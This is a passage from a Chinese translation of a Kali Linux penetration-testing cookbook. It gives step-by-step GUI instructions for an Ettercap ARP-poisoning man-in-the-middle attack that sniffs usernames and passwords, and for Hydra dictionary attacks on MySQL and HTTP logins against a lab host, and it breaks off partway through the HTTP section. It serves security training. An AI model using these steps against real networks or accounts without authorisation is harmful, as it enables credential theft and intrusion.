

3. 选择网络接口。在发起 MITM 攻击的情况中，我们应该选项我们的无线接口。





4. 下面，我们打开 `Scan for hosts` （扫描主机）。可以通过按下 `Ctrl + S` 或访问菜单栏的 `Hosts | Scan for hosts` 来完成。





5. 下面，我们得到了 `Host List` （主机列表）。你可以按下 `H` 或者访问菜单栏的 `Hosts | Host List` 。





6. 我们下面需要选择或设置我们的目标。在我们的例子中，我们选择 `192.168.10.111` 作为我们的 `Target 1` ，通过选中它的 IP 地址并按下 `Add To Target 1` （添加到目标 1）按钮。





7. 现在我们能够让 Ettercap 开始嗅探了。你可以按下 `Ctrl + W` 或访问菜单栏的 `Start | Start sniffing` 。





8. 最后，我们开始进行 ARP 毒化。访问菜单栏的 `Mitm | Arp poisoning` 。





9. 在出现的窗口中，选中 `Sniff remote connections` （嗅探远程连接）的选项。




10. 取决于网络环境，我们会看到信息。




11. 一旦我们找到了想要找的信息（用户名和密码）。我们可以关闭 Ettercap。你可以按下 `Ctrl + E` 或访问菜单栏的 `Start | Stop sniffing` 来完成它。




12. 现在我们关闭 ARP 毒化，使网络恢复正常。




## 工作原理

这个秘籍包括 MITM 攻击，它通过 ARP 包毒化来窃听由用户传输的无线通信。

> 你可以通过浏览http://en.wikipedia.org/wiki/Man-in-the-middle_attack#Example_of_an_attack来了解更多关于 MITM 的信息。

# 第八章 密码攻击

> 作者：Willie L. Pritchett, David De Smet
>
> 译者：飞龙
>
> 协议：CC BY-NC-SA 4.0

这一章中，我们要探索一些攻击密码来获得用户账户的方式。密码破解是所有渗透测试者都需要执行的任务。本质上，任何系统的最不安全的部分就是由用户提交的密码。无论密码策略如何，人们必然讨厌输入强密码，或者时常更新它们。这会使它们易于成为黑客的目标。

## 8.1 在线密码攻击

这个秘籍中我们会使用 Hydra 密码破解器。有时候我们有机会来物理攻击基于 Windows 的计算机，直接获取安全账户管理器（SAM）。但是，我们也有时不能这样做，所以这是在线密码攻击具有优势的情况。

Hydra 支持许多协议，包括（但不仅限于）FTP、HTTP、HTTPS、MySQL、MSSQL、Oracle、Cisco、IMAP、VNC 和更多的协议。需要注意的是，由于这种攻击可能会产生噪声，这会增加你被侦测到的可能。


### 准备

需要内部网络或互联网的链接，也需要一台用作受害者的计算机。

### 操作步骤

让我们开始破解在线密码。


1. 在开始菜单中，选择 `Applications | Kali Linux | Password Attacks | Online Attacks | hydra-gtk` 。





2. 既然我们已经把 Hydra 打开了，我们需要设置我们的单词列表。点击 `Passwords` （密码）标签页。我们需要使用用户名列表和密码列表。输入你的用户名和密码列表的位置。同时选择 `Loop around users` （循环使用用户名）和 `Try empty password` （尝试空密码）。

    - 用户名列表： `/usr/share/wfuzz/wordlist/fuzzdb/wordlistsuser-passwd/names/nameslist.txt`
    - 密码列表： `/usr/share/wfuzz/wordlist/fuzzdb/wordlistsuser-passwd/passwds/john.txt`


> 你可以使用的快捷方式是，点击单词列表框来打开文件系统窗口。





3. 下面，我们要做一些调整。在 `Performance Options` （执行选项）下面，我们将任务数量从 16 设置为 2。原因是我们不打算让这么多进程运行，这样会使服务器崩溃。虽然它是可选的，我们也希望选择 `Exit after first found pair` （在首次发现匹配之后退出）选项。




4. 最后，我们要设置我们的目标。点击 `Target` （目标）标签页并设置我们的目标和协议。这里，我们使用 Metasploitable 主机（ `192.168.10.111` ）的 MySQL 端口。




5. 最后我们点击 `Start` （开始）标签页的 `Start` 按钮来启动攻击。




## 工作原理

这个秘籍中，我们使用 Hydra 来对目标执行字典攻击。Hydra 允许我们指定目标，并且使用用户名和密码列表。它会通过使用来自两个列表的不同用户名和密码组合来爆破密码。

# 8.2 破解 HTTP 密码

这个秘籍中，我们将要使用 Hydra 密码破解器来破解 HTTP 密码。网站和 Web 应用的访问通常由用户名和密码组合来控制。就像任何密码类型那样，用户通常会输入弱密码。


## 准备

需要内部网络或互联网的链接，也需要一台用作受害者的计算机。

## 操作步骤

让我们开始破解 HTTP 密码。


1. 在开始菜单中，选择 `Applications | Kali Linux | Password Attacks | Online Attacks | hydra-gtk` 。





2. 既然我们已经把 Hydra 打开了，我们需要设置我们的单词列表。点击 `Passwords` （密码）标签页。我们需要使用用户名列表和密码列表。输入你的用户名和密码列表的位置。同时选择 `Loop around users` （循环使用用户名）和 `Try empty password` （尝试空密码）。

    - 用户名列表： `/usr/share/wfuzz/wordlist/fuzzdb/wordlistsuser-passwd/names/nameslist.txt`
    - 密码列表： `/usr/share/wfuzz/wordlist/fuzzdb/wordlistsuser-passwd/passwds/john.txt`


> 你可以使用的快捷方式是，点击单词列表框来打开文件系统窗口。



